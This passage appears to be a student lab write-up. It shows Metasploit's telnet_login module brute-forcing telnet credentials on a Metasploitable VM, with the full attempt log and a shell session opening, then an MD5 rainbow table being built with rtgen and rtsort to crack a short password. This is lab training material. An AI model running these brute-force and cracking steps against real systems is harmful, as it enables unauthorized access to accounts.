Module options (auxiliary/scanner/telnet/telnet_login):

   Name             Current Setting                        Required  Description
   ----             ---------------                        --------  -----------
   BLANK_PASSWORDS  false                                  no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                                      yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false                                  no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false                                  no        Add all passwords in the current database to the list
   DB_ALL_USERS     false                                  no        Add all users in the current database to the list
   DB_SKIP_EXISTING none                                   no        Skip existing credentials stored in the current database (Accepted: none,
   PASSWORD                                                no        A specific password to authenticate with
   PASS_FILE        /home/kali/Desktop/login_passwords.txt no        File containing passwords, one per line
   RHOSTS           192.168.235.129                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wi
   RPORT            23                                     yes       The target port (TCP)
   STOP_ON_SUCCESS  true                                   yes       Stop guessing when a credential works for a host
   THREADS          1                                      yes       The number of concurrent threads (max one per host)
   USERNAME                                                no        A specific username to authenticate as
   USERPASS_FILE                                           no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false                                  no        Try the username as the password for all users
   USER_FILE        /home/kali/Desktop/login_users.txt     no        File containing usernames, one per line
   VERBOSE          true                                   yes       Whether to print output for all attempts
```

Step 13 : Starting the Brute Force Process :

To Start the process, we use run command

```
msf6 auxiliary(scanner/telnet/telnet_login) > run

[!] 192.168.235.129:23    - No active DB -- Credential data will not be saved!
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: root:qwerty (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: root:1234 (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: root:12345 (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: root:123123 (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: root:123456789 (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: admin:qwerty (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: admin:12345 (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: admin:123123 (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: admin:123456789 (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: msfadmin:qwerty (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[-] 192.168.235.129:23    - 192.168.235.129:23 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[+] 192.168.235.129:23    - 192.168.235.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.235.129:23    - Attempting to start session 192.168.235.129:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.235.128:33841 → 192.168.235.129:23) at 2023-04-23 13:49:48 -0400
[*] 192.168.235.129:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Step 14 : Now using the Password to login to the target machine

Now, After getting the login and password, we will use the telnet service and try to login into the system.

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.235.129 23
Trying 192.168.235.129 ...
Connected to 192.168.235.129.
Escape character is '^]'.
                                                  _                  _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```

Using the Username = “msfadmin” and Password = “msfadmin”

```
metasploitable login: msfadmin
Password:
Last login: Sun Apr 23 13:55:20 EDT 2023 from 192.168.235.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Step 15 : We can now access the target Machine

```
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

3. **Password Cracking using rainbow tables.**
   Download rainbow crack from the link: http://project-rainbowcrack.com/

Step 1 : Generating the Rainbow Table

```
┌──(kali㉿kali)-[~/Desktop/20012021053]
└─$ sudo rtgen md5 loweralpha 1 3 0 1000 1000 0

rainbow table md5_loweralpha#1-3_0_1000×1000_0.rt parameters
hash algorithm:         md5
hash length:            16
charset name:           loweralpha
charset data:           abcdefghijklmnopqrstuvwxyz
charset data in hex:    61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a
charset length:         26
plaintext length range: 1 - 3
reduce offset:          0×00000000
plaintext total:        18278

sequential starting point begin from 0 (0×0000000000000000)
generating...
1000 of 1000 rainbow chains generated (0 m 0.0 s)
```


Step 2 : Sorting the rainbow table

```
┌──(kali㉿kali)-[~/Desktop/20012021053]
└─$ sudo rtsort .
./md5_loweralpha#1-3_0_1000×1000_0.rt:
1127432192 bytes memory available
loading data...
sorting data...
writing sorted data...
```

Step 3 : Generating the md5 hash of three character word : "sun"

```
┌──(kali㉿kali)-[~/Desktop/20012021053]
└─$ echo -n "sun" | md5sum
ebd556e6dfc99dbed29675ce1c6c68e5  -
```

Step 4 : Cracking the hash using the generated rainbow table



Thus, we get the password “sun” from the hash ebd556e6dfc99dbed29675ce1c6c68e5